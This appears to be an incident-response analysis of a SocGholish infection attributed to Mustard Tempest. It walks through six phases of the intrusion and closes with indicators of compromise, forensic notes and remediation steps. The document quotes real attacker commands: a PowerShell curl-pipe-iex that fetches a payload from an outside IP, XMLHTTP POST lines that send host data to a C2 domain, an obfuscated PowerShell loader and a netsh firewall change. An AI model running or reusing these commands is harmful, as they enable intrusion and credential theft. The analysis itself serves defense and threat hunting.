Threat actor November 08, 2020

Mustard Tempest

Aliases: DEV-0206

THREAT


SocGholish

Phase 1: Initial Infection

Objective: Deliver and execute malicious JavaScript payload disguised as update to establish initial foothold.


User unknowingly executes **Update.js** via Windows Script Host (**WScript.exe**).

User



[17804] **wscript.exe** "C:\Users\[redacted]\Downloads\Update.js"

Suspicious JavaScript process



wscript.exe


Phase 2: Powershell Execution & Persistence

Objective: Deploy PowerShell payloads and establish persistence mechanisms.

Infected host queries SocGholish C2 Server and downloads 2nd payload.

Scheduled Task Persistence via svchost.exe & Schedule.

Payload extraction from hidden script disguised as log file. "Set-SmbPathAcl.log".



SOCGholish C2

Obfuscated Powershell.exe

Outbound connection to 45.61.136.138:80

```
ISWbemServicesEx.ExecQuery("SELECT * FROM Win32_OperatingSystem", "WQL");
ISWbemObjectEx._01800001();
ISWbemObjectEx._01800001();
IServerXMLHTTPRequest2.open("POST", "https://fim.crm.bestintownpro.com/merchantServices", "false");
IServerXMLHTTPRequest2.setRequestHeader("Connection", "keep-alive");
IServerXMLHTTPRequest2.send("0=b&1=508&2=C%3A%5CUsers%5[redacted]%5CDownloads%5CUpd%D0%B0te.js&3=F
5Suserdnsdomain%25&7=LENOVO%7C&8=21HM000JUS%7C&9=LENOVO%20-%201320%7CPF4MXWZ1%7C&10=&11=Windows%20Def
```

Phase 3

Phase 3: Credential Harvesting & System Recon

Objective: Gather credentials and system information for exfiltration.

Recon via WMI Query.

Credential Exfiltration via HTTP POST requests.

Threat actor November 08, 2020

Mustard Tempest

Aliases: DEV-0206

THREAT

SocGholish

PowerShell Scripting

powershell.exe accessed browser saved passwords file Login Data

powershell.exe attempted to decrypt credentials

Suspicious DPAPI Activity

High • Detected • New (True positive)

powershell.exe accessed browser saved passwords file Login Data

powershell.exe accessed browser saved passwords file Login Data

Possible theft of passwords and other sensitive web browser inform...

Medium • Detected • New (True positive)

conhost.exe performed system network configuration discovery by invoking powershell.exe

conhost.exe performed system network configuration disc...

Suspicious System Network Configuration Discovery

Low • Detected • New (True positive)

Phase 4: Memory Injection & Additional Payload Execution

Objective: Execute additional payloads in memory, avoiding detection.

Obfuscated powershell loads .NET assemblies into memory.

Avoids writing to disk. (AV Evasion).

Potential DLL Sideloading via Chrome Process.

wininit.exe

services.exe

svchost.exe

conhost.exe

powershell.exe

Chrome DLL Injection

powershell.exe loaded a .NET assembly in memory

The following information is currently available for this entity.

AMSI Content

Script

502 Trailing nulls were detected and stripped from the output

powershell.exe loaded a .NET assembly in memory

The following information is currently available for this entity.

AMSI Content

Script

502 Trailing nulls were detected and stripped from the output


Command line

"powershell.exe" -c curl -useb 64.52.80.211/1.php?s=boicn| iex

Phase 5:

Phase 5: Cobalt Strike / RAT Deployment

Objective: Establish a **persistent** and **stealthy** C2 channel using **Cobalt Strike or alternative RAT**. This allows them to maintain access, execute post-exploitation tactics such as **lateral movement, credential theft, and staging ransomware deployment.**



Tactics & Indicators

- **Memory Resident Execution**
- **Reflective DLL Injection**
- **Named Pipes & Process Injection**
- **C2 Communication via Encrypted Channels**
- **Suspicious Background Processes**

Phase 6: Actions on Objectives

Objective: Monetizing access via credential sales, initial access brokerage, or direct ransomware deployment.

User unknowingly executes **Update.js** via Windows Script Host (**WScript.exe**).

Ransomware Deployment

In Conclusion

This attack follows a classic **SocGholish kill chain**, using deceptive JavaScript, obfuscated PowerShell, in-memory execution, and stealthy credential exfiltration. The use of **Windows-native processes** like WScript.exe, conhost.exe, svchost.exe, and Chrome notification_helper.exe shows a clear effort to **bypass traditional security controls**. Immediate containment and forensic analysis are necessary to fully mitigate the threat.

Key Indicator's of Compromise

Indicator	Description
WScript.exe Update.js	Initial execution via JavaScript
conhost.EXE --headless powershell	Stealthy PowerShell execution
Set-SmbPathAcl.log	Malicious script disguised as a log
svchost.exe -k netsvcs -s Schedule	Scheduled Task persistence
https://fim.crm.bestintownpro.com	Command & Control (C2)
Chrome notification_helper.exe	Potential DLL sideloading or injection
afsfff44by.top	Malicious Domain
hdebljjjfidlnec.top	Malicious Domain
45.61.136.138	Malicious Domain
46b5b008.ps1	Malicious PowerShell Script
urban-orthodontics.com	Malicious Domain

Commands Executed During Attack

⚠ Suspicious Processes & Commands

- conhost.EXE --headless powershell ... → In-memory payload execution
- svchost.exe -k netsvcs -p -s Schedule → Potential privilege escalation
- WScript.exe C:\Users\UserName\Downloads\Update.js → Malicious JavaScript execution

⚠ Malicious Files & Artifacts

- Fake log files: C:\Users\UserName\AppData\Local\Microsoft\RichValueIcons\Set-SmbPathAcl.log
- Suspicious executables:
  - C:\Program Files\Google\Chrome\Application\132.0.6834.84\notification_helper.exe (Potential DLL sideloading)
  - WCChromeNativeMessagingHost.exe (Possible browser-based execution vector)

⚠ Network-Based IOCs

- C2 Communication:
  - https://fim.crm.bestintownpro.com/merchantServices (Suspicious HTTP POSTs)
  - Unusual outbound traffic from compromised hosts
- Named Pipes & PowerShell-based C2
  - Pipes like \\.\pipe\chrome.nativeMessaging.in.*
  - Encoded PowerShell commands fetching remote content


Forensic Notes


Process Investigation:

- Blocking Javascript from executing downloaded content will not work here. It will be bypassed by utilizing wscript.exe.
- PowerShell touches strange “log” file.
- Processes + Commands: (don’t mean much, until we see the cmd’s):

-wininit.exe (1176)
--services.exe (1296)
---svchost.exe (2752)
----conhost.exe (16592)
-----powershell.exe (18408)


…	PPID	Image File Name
1176	908	wininit.exe
1296	1176	services.exe
16592	2752	conhost.exe
18408	16592	powershell.exe
2752	1296	svchost.exe






Forensic Notes


Volatility / Sysinternals findings







PID	P…	Image File Name
=	= 184…	
2536	18408	notification_h
17948	18408	netsh.exe

PECmd results:







Example of Obfuscated Scripts

```
start-sleep 15
[PSObject].((-join (@((9163-9098),(1429-1314),(8529-
(67320414/(43749468/5468))),(7798-7697),(9144-(3888+(3379+1768))),
(106134/(931+152)),(798120/(957+(53799179/8363))),(-8398+
(33615974/(1901972/(765-283))))).(([system.String]::new(@((113540/1622),
(9198-9087),(-6950+7064),(5997-5928),(-5962+6059),(-6222+6321),
(776256/7464)))))({ [char]$_ }))))).(([char[]]@((-2943+(6097322/(-1012+3035))),
(571963/(7717-2054)),(7065-(1582+(10814505/2015))),(178-94),(324-203),
(1090432/9736),(-4614+4715)) -join $null))(([char[]]@((-9800+(19420-9537)),
(-9801+9922),(-9525+9640),(-8870+8986),(925059/(14500-5341)),
(-2833+2942),(164496/3576),(-7651+7728),(177316/1828),(156530/1423),
(-3324+3421),(1012902/9834),(-8263+8364),(1016207/9323),(7730-(-749+
(1055628/126))),(-9114+9224),(7446-7330),(159114/(11992-8533)),(-7030+
(64216845/9051)),(-6875+6992),(-2890+(-4403+(12039-
(37507630/(2632+5469))))),(-223+334),(-2766+2875),(9417-9320),(792-
(2495116/(6945-(19676938/(11253-(8011-2805)))))),(9363-9258),(-549+660),
(397540/3614),(368414/(10942-(7604-4671))),(-4157+(11769-
(14099944/1873))),(-7062+7183),(-9247+(11953-2594)),(9386-9285),(6558-
(13836583/2131)),(301653/3047),(123849/1251),(-7974+(1498+6577)),(-64+
(-5770+(3625+2317))),(-6546+6647),(-5360+5474),(143948/(-7959+(1857+
(5917080/780)))),(9669-(11804-2251)),(238872/2152),(196650/1725),(6592-
6477)) -join $null))::Add((-join (@((63452/(-6306+6853)),(976800/(17891-9011)),
(2217-2118),(-5205+5311),(3633-3530),(-4246+4363),(-7114+7227),(6988-(14061-
(4121+3050))),(-1133+(8454-(28697292/3978))),(8108-7987),(18745/163),
(67524/662)).(([system.String]::new(@((-9569+9639),(916860/8260),(4073-
3959),(7041-6972),(-4001+4098),(730719/7381),(-8335+8439)))))({ [char]$_ }))),
(-join (@((-893+976),(989175/8175),(-8708+(13571-(6767-
(12584427/(62928368/10096))))),(7170-(14442-7388)),(16968/(-4639+4807)),
(407987/3743),(215188/(6409-(-4683+(-2713+9127)))),(-9722+9805),(41+75),
(7121-7007),(-3633+(-696+4434)),(538120/4892),(4778-(-31+4706))).
```

Commands Executed (Verbose)

Initial Access & Execution (SocGholish Payload Execution):

1. Fake update execution via WScript

```
"WScript.exe" "C:\Users\UserName\Downloads\Update.js"
```

2. Execution via Chrome Native Messaging Abuse

```
“cmd.exe /d /s /c ""C:\Program Files\Adobe\Acrobat DC\Acrobat\Browser\WCChromeExtn\WCChromeNativeMessagingHost.exe" chrome-extension://efaidnbmnnnibpcajpcglclefindmkaj/ --parent-window=0" < \\.\pipe\chrome.nativeMessaging.in.ad46e0547850116 > \\.\pipe\chrome.nativeMessaging.out.ad46e0547850116"
```

Privilege Escalation & Defense Evasion:

3. Adding PowerShell to Firewall Allowed Programs (Persistence & Execution Policy Bypass)

```
“netsh.exe firewall add allowedprogram C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe SystemUpdate ENABLE”
```

Commands Executed (Verbose)

Execution of Malicious PowerShell Scripts

4. PowerShell Decoding & Execution of an Encoded Payload (Run via conhost)

```
"conhost.EXE" --headless powershell .(-join (0..16| ForEach-Object {[char]([int] ('092129137130126120064120 1' + '391311331201341341241301 29').Substring($($_ * 3), 3) - 19)})) (get-content 'C:\Users\UserName\AppData\Local\Microsoft\RichValueIcons\Set-SmbPathAcl.log' -raw)
```

5. Another Execution of Encoded PowerShell Payload

```
“powershell .(-join (0..16| ForEach-Object {[char]([int] ('092129137130126120064120 1' + '391311331201341341241301 29').Substring($($_ * 3), 3) - 19)})) (get-content 'C:\Users\UserName\AppData\Local\Microsoft\RichValueIcons\Set-SmbPathAcl.log' -raw)”
```

Commands Executed (Verbose)

Credential Access & Exfiltration:

6. Exfiltrating System & User Data via HTTP POST Requests

IServerXMLHTTPRequest2.open("POST", "https://fim.crm.bestintownpro.com/merchantServices", "false");

7. Further Credential/Data Exfiltration

“IServerXMLHTTPRequest2.send("0=c&1=508&2=C%3A%5CUsers%5*~1%5CAppData%5CLocal%5CTemp%5C46b5b008.ps1&3=0&4=*

Persistence & System Manipulation:

8. Execution of Scheduled Task Service (Likely for Persistence)

“svchost.exe -k netsvcs -p -s Schedule”

9. Potential Execution of a Suspicious Chrome Helper File (Abuse of Legitimate Software)

“C:\Program Files\Google\Chrome\Application\132.0.6834.84\notification_helper.exe “

Remediation

✅ Containment & Eradication

- Isolate Device / Block Network Connection
- Block C2 domains and IP's associated with attack (fim.crm.bestintownpro.com).
- Disable Windows Script Host (wscript.exe) if not required in your environment.
- Check GPO's / Intune to ensure JavaScript execution restrictions are enforced.
- Check for unusual running processes (wscript.exe, powershell.exe, cmd.exe).

✅ Threat Hunting & Investigation

- Identify additional infected hosts by searching logs for similar PowerShell activity.
- Check browser extensions for unauthorized installations (e.g., WCChromeNativeMessagingHost.exe).
- Analyze persistence mechanisms (registry, startup, scheduled tasks).
- Examine memory for in-memory payloads with Volatility.
- Check for other suspicious network traffic.

✅ Post-Incident Hardening

- Apply EDR/XDR detections for encoded PowerShell execution.
- Enforce principle of least privilege to reduce attack surface.
- Adjust Security Training & Awareness accordingly.
- Conduct phishing campaigns to prevent initial infection.
- Build YARA / SIGMA rules.